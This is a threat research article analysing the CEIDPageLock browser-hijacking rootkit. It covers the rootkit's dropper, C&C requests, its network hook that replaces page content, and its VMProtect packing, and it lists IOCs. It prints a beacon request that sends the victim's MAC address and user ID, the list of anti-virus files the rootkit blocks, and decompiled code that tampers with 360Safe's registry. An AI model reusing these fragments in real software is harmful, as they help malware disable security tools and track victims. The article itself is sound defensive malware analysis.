CeidPageLock: A Chinese RootKit

Research by: Israel Gubi

Over the last few weeks, we have been observing a rootkit named CEIDPageLock being distributed by the RIG Exploit kit.

The rootkit was first discovered by 360 Security Center a few months ago, when it was detected trying to tamper with the homepage of a victim's browser. Indeed, that is exactly

what CEIDPageLock is – a browser hijacker. It acts to manipulate the victim's browser and turn their home-page into a site pretending to be 2345.com – a Chinese web directory.

While already quite sophisticated for a browser hijacker, the new version of the rootkit observed in the wild contains a few notable improvements that make it even more effective. Chiefly among them is a new functionality that monitors user browsing and dynamically replaces the content of several popular Chinese websites with the fake home page, whenever the user tries to visit them.

Browser hijacking employed by malware like CEIDPageLock, can be profitable due to revenue earned via redirecting victims to search engines that share ad revenue with the referrers. Additionally, CEIDPageLock operators uses the various hijacking tricks in order to gather browsing data on its victims – monitoring the sites users visit and how long they spend on those web pages. They then either use the information themselves to target their ad campaigns or sell it to other companies that use the data to focus their marketing content.

Based on Check Point's global sensors, CEIDPageLock targets Chinese victims in particular while there are a negligible number of infections outside of china.

Country	No. of Hits
China	11,000
US	40
Taiwan	18
Hong Kong	10
United Kingdom	5
Denmark	5
Japan	2

Figure 1: Number of infections by country

The Dropper

The dropper's main responsibility is to extract the driver which resides within the file and to save it in "\\Windows\\Temp" directory with the name "houzi.sys" (older version of the driver was named "CEID.sys" – which is the reason for the malware's name).

The dropped driver has a certificate signed by

[+] 浙江恒歌网络科技有限公司

[+] Thawte Code Signing CA – G2

[+] thawte

although, this certificate has actually been revoked by the issuer.

After registering and starting the driver, the dropper sends the mac address and user-id of the poisoned computer to the domain www[.]tj999[.]top with the following header:

"GET /tongji.php?userid=%s&mac=%s HTTP/1.1"

The Driver

The driver is a 32-bit kernel-mode driver that is launched among the standard system drivers during startup. The driver is fairly stealthy, employing tricks to evade and hide from endpoint security products. Its main functionality is connecting with one of 2 C&C hard-coded domains in order to download the desired homepage configuration to tamper the browser with. The home page is downloaded encrypted from the C&C server while using the following headers:

```
GET /aaa111.ini HTTP/1.1
host:www.58fei.xyz
Connection: Close
```

Figure 2: headers of homepage request from the C&C server.

The decrypted homepage is taken from the site 588[.]gychina[.]org and the URL of the hijacked homepage is 111[.]l2345[.]cn. It pretends to be 2345.com but down the surface gathers stats on the victim and makes profit from every search query the user makes in that page.




Figure 3: The hijacked homepage view.

```
        margin:0px;
        padding: 0px;
    }
    </style>
</head>
<body>
    <iframe src="http://www.2345.com/?36781" width="100%" height="3620px" frameborder="0px" scrolling="no"></iframe>
<div style="display:none;"><script src="https://s95.cnzz.com/z_stat.php?id=1260892550&web_id=1260892550" language="JavaScript"></script>
</body>
</html>
```

Figure 4: The hijacked homepage source page.

A further deep technical analysis for the older version can be found in 360 Security's publication. Below we will highlight some of the interesting additions and differences between the older and newer versions.

Differences between versions

* In contrast to the first version, the newer version of the rootkit is packed with VMProtect, which makes analysis and unpacking difficult, especially for kernel mode drivers.

```
                        ; KIRQL __stdcall KeGetCurrentIrql()
                        KeGetCurrentIrql proc near              ; CODE XREF: sub_99A3E130+1D1p

                        var_38          = dword ptr -38h
                        var_34          = byte ptr -34h
                        var_2C          = word ptr -2Ch
                        var_28          = dword ptr -28h
                        var_20          = dword ptr -20h
                        var_4           = byte ptr -4
                        arg_0           = dword ptr  4

.vmp0:9A01EB9F 000 9C                   pushf
.vmp0:9A01EBA0 004 C6 04 24 C9          mov     [esp+4+var_4], 0C9h ; 'É'
.vmp0:9A01EBA4 004 90                   nop
.vmp0:9A01EBA5 004 60                   pusha
.vmp0:9A01EBA6 024 66 0F BE D1          movsx   dx, cl
.vmp0:9A01EBAA 024 F6 D2                not     dl
.vmp0:9A01EBAC 024 0F B6 D3             movzx   edx, bl
.vmp0:9A01EBAF 024 8B 54 24 24          mov     edx, [esp+24h]
.vmp0:9A01EBB3 024 FF 74 24 04          push    [esp+24h+var_20]
.vmp0:9A01EBB7 028 87 54 24 2C          xchg    edx, [esp+28h+arg_0]
.vmp0:9A01EBBB 028 FF 34 24             push    [esp+28h+var_28]
.vmp0:9A01EBBE 02C 9C                   pushf
.vmp0:9A01EBBF 030 87 54 24 30          xchg    edx, [esp+30h]
.vmp0:9A01EBC3 030 66 0F CA             bswap   dx
.vmp0:9A01EBC6 030 F7 D2                not     edx
.vmp0:9A01EBC8 030 BA 06 E9 A5 99       mov     edx, 99A5E906h
.vmp0:9A01EBCD 030 66 89 54 24 04       mov     [esp+30h+var_2C], dx
.vmp0:9A01EBD2 030 52                   push    edx
.vmp0:9A01EBD3 034 8B 92 1E 2B 5A 00    mov     edx, [edx+5A2B1Eh]
.vmp0:9A01EBD9 034 9C                   pushf
.vmp0:9A01EBDA 038 8D 92 9D 06 45 A9    lea     edx, [edx-56BAF963h]
.vmp0:9A01EBE0 038 C7 04 24 E0 EB E6 D5 mov     [esp+38h+var_38], 0D5E6EBE0h
.vmp0:9A01EBE7 038 88 7C 24 04          mov     [esp+38h+var_34], bh
.vmp0:9A01EBEB 038 FF 34 24             push    [esp+38h+var_38]
.vmp0:9A01EBEE 03C 87 54 24 3C          xchg    edx, [esp+3Ch]
.vmp0:9A01EBF2 03C 9C                   pushf
```

```
.vmp0:9A01EBF3 040 FF 74 24 40                  push    dword ptr [esp+40h]
.vmp0:9A01EBF7 044 C2 44 00                     retn    44h ; 'D'
.vmp0:9A01EBF7                  KeGetCurrentIrql endp ; sp-analysis failed
```

Figure 5: Example of VMProtect obfuscation for every API call.

A major addition in the new version is a "redirection" method that sends victims to the fake homepage whenever they are attempting to visit several popular Chinese websites. When the rootkit starts it opens "\\Driver\\AFD" and hooks its AfdFastIoDeviceControl method. Using this method, the rootkit checks every outgoing HTTP message for one of the following strings:

```
.text:99A935D0 77 77 77 2E 68 61 6F+    aWwwHao123Com   db 'www.hao123.com',0   ;
.text:99A935DF CC                                       align 10h
.text:99A935E0 77 77 77 2E 73 6F 68+    aWwwSohuCom     db 'www.sohu.com',0     ;
.text:99A935ED CC CC CC                                 align 10h
.text:99A935F0 69 2E 6D 61 78 74 68+    aIMaxthonCom    db 'i.maxthon.com',0    ;
.text:99A935FE CC CC                                    align 10h
.text:99A93600 38 66 61 63 38 32 34+    a8fac8248872215 db '8fac8248872215bf',0 ;
```

Figure 6: Searched strings in the url for redirection to hijacked homepage.

In case one of these strings is found in the HTTP packet, the rootkit adds the process to a "redirected processes" list. Then, the rootkit checks in every received message whether the process who called the recv method belongs to that list, and if so, it modifies the response content to the contents of the 111[.]l2345[.]cn page. This method is sneakier than performing an actual HTTP redirection, since the URL displayed in the browser is not altered.

Figure 7: Sohu.com "redirection" hijacked page.

Figure 8: Sohu.com "redirection" changed source page.

As written in 360 safe security analysis on the older version, CEIDPageLock blocks browsers from accessing number of anti-virus' files. In the new version, CEIDPageLock has added more anti-virus files to that method:

```
aCWindowsSystem:                        ; DATA XREF: sub_12B10+101↑o
                text "UTF-16LE", '\??\C:\Windows\System32\drivers\TesMon.sys',0
                align 10h
aZAllSys:                               ; DATA XREF: sub_12B10+E8↑o
                text "UTF-16LE", '*Z_ALL.SYS',0
                align 10h
aAntirkSys:                             ; DATA XREF: sub_12B10+CF↑o
                text "UTF-16LE", '*ANTIRK*.SYS',0
                align 10h
aKingsoftAntivi:                        ; DATA XREF: sub_12B10+B6↑o
                text "UTF-16LE", '*\KINGSOFT ANTIVIRUS\*.DLL',0
                align 10h
aSafemonUniconf:                        ; DATA XREF: sub_12B10+9D↑o
                text "UTF-16LE", '*\SAFEMON\UNICONFT*.DLL',0
aSafemonSafewra:                        ; DATA XREF: sub_12B10+84↑o
                text "UTF-16LE", '*\SAFEMON\SAFEWRAPPER*.DLL',0
```

Figure 9:

```
aCWindowsSystem:                        ; DATA XREF: sub_99A3E130+197↑o
                text "UTF-16LE", '\??\C:\Windows\System32\drivers\TesMon.sys',0
                align 10h
```

```
aZAllSys_0:                             ; DATA XREF: sub_99A3E130+17E↑o
                text "UTF-16LE", '*Z_ALL.SYS',0
                align 10h
aAntirkSys:                             ; DATA XREF: sub_99A3E130+165↑o
                text "UTF-16LE", '*ANTIRK*.SYS',0
                align 10h
aKingsoftAntivi:                        ; DATA XREF: sub_99A3E130+14C↑o
                text "UTF-16LE", '*\KINGSOFT ANTIVIRUS\*.DLL',0
                align 10h
aSafemonUniconf:                        ; DATA XREF: sub_99A3E130+133↑o
                text "UTF-16LE", '*\SAFEMON\UNICONFT*.DLL',0
aSafemonSafewra:                        ; DATA XREF: sub_99A3E130+11A↑o
                text "UTF-16LE", '*\SAFEMON\SAFEWRAPPER*.DLL',0
                align 10h
aSafemonDll:                            ; DATA XREF: sub_99A3E130+101↑o
                text "UTF-16LE", '*\SAFEMON\*.DLL',0
aNetmonDll:                             ; DATA XREF: sub_99A3E130+E8↑o
                text "UTF-16LE", '*\NETMON\*.DLL',0
                align 10h
aSesafeDll:                             ; DATA XREF: sub_99A3E130+CF↑o
                text "UTF-16LE", '*\SESAFE*.DLL',0
                align 10h
aKbasesrvDll:                           ; DATA XREF: sub_99A3E130+B6↑o
                text "UTF-16LE", '*\KBASESRV\*.DLL',0
                align 10h
aMydriversDrive:                        ; DATA XREF: sub_99A3E130+9D↑o
                text "UTF-16LE", '*\MYDRIVERS\DRIVERGENIUS\*.DLL',0
                align 10h
aSafemonNtvbldD:                        ; DATA XREF: sub_99A3E130+84↑o
                text "UTF-16LE", '*\SAFEMON\NTVBLD*.DLL',0
```

Difference in “access disabled files” method between new (right image) and old (left image) versions

The authors added a method of creating registry key in safemon- 360safe’s security product,

as part of the rootkit installation routine. The rootkit sets the value – 0 under the registry key: "\Registry\Machine\Software\Wow6432Node\360Safe\safemon\ATHPJUMP"

```
int safemon_registry_method()
{
  int success; // edx
  int result; // eax
  int key_value; // [esp+0h] [ebp-2Ch]
  int _success; // [esp+4h] [ebp-28h]
  OBJECT_ATTRIBUTES object_attributes; // [esp+8h] [ebp-24h]
  UNICODE_STRING safemon_registry_string; // [esp+20h] [ebp-Ch]
  HANDLE keyhandle; // [esp+28h] [ebp-4h]

  safemon_registry_string.Length = 0;
  *(_DWORD *)&safemon_registry_string.MaximumLength = 0;
  HIWORD(safemon_registry_string.Buffer) = 0;
  key_value = 0;
  RtlInitUnicodeString(&safemon_registry_string, L"\\Registry\\Machine\\Software\\Wow6432Node\\360Safe\\safemon");
  object_attributes.Length = 24;
  object_attributes.RootDirectory = 0;
  object_attributes.Attributes = 64;
  object_attributes.ObjectName = &safemon_registry_string;
  object_attributes.SecurityDescriptor = 0;
  object_attributes.SecurityQualityOfService = 0;
  ZwCreateKey(&keyhandle, 0xF003Fu, &object_attributes, 0, 0, 0, 0);
  result = success;
  _success = success;
  if ( success >= 0 )
  {
    RtlInitUnicodestring(&safemon_registry_string, L"ATHPJUMP");
    ZwSetValueKey(keyhandle, &safemon_registry_string, 0, 4u, &key_value, 4u);
    ig_Delay_Method(2000);
  }
  return result;
}
```

Figure 10: Safemon registry key creating method.

Conclusion

At first glance, writing a rootkit that functions as a browser hijacker and employing sophisticated protections such as VMProtect, might seem like overkill. However, it seems that this simple malicious technique can be very profitable and thus the attackers believe that it is worthwhile to invest in building a stealthy and persistent tool for it.

Also, while CEIDPageLock might seem merely bothersome and hardly dangerous, the ability to execute code on an infected device while operating from the kernel, coupled with the persistence of the malware, makes it a potentially perfect backdoor.

IOCs:

www[.]tj999[.]top
42.51.223.86
118.193.211.11

MD5:

C7A5241567B504F2DF18D085A4DDE559 – packed dropper
F7CAF6B189466895D0508EEB8FC25948 – houzi.sys
1A179E3A93BF3B59738CBE7BB25F72AB – unpacked dropper


RELATED ARTICLES

Ransom Warrior Decryption Tool

Faxploit: Sending Fax


Back to the Dark Ages

EternalBlue – Everything There Is To Know




Interactive Mapping of APT-C-23

Labeless Part 3: How to Dump and Auto-Resolve WinAPI Calls in LockPos Point-of-



Labeless Part 2: Installation

installation



Labeless Part 1: An Introduction

IPS ADVISORIES


Suspicious Scriptlet Downloader

Apache ActiveMQ QueueFilter Cross-Site Scripting (CVE-2018-8006)

Apache Struts Remote Code Execution (CVE-2018-11776)

WordPress Ninja Forms Plugin Remote Code Execution

Microsoft Windows VBScript Engine Remote Code Execution (CVE-2018-8373)



PUBLICATIONS

GLOBAL CYBER ATTACK REPORTS
RESEARCH PUBLICATIONS
INCIDENT RESPONSE
IPS ADVISORIES
CHECK POINT BLOG
DEMOS

TOOLS

SANDBLAST FILE ANALYSIS
URL CATEGORIZATION
INSTANT SECURITY ASSESSMENT
LIVE THREAT MAP

ABOUT US
CONTACT US
SUBSCRIBE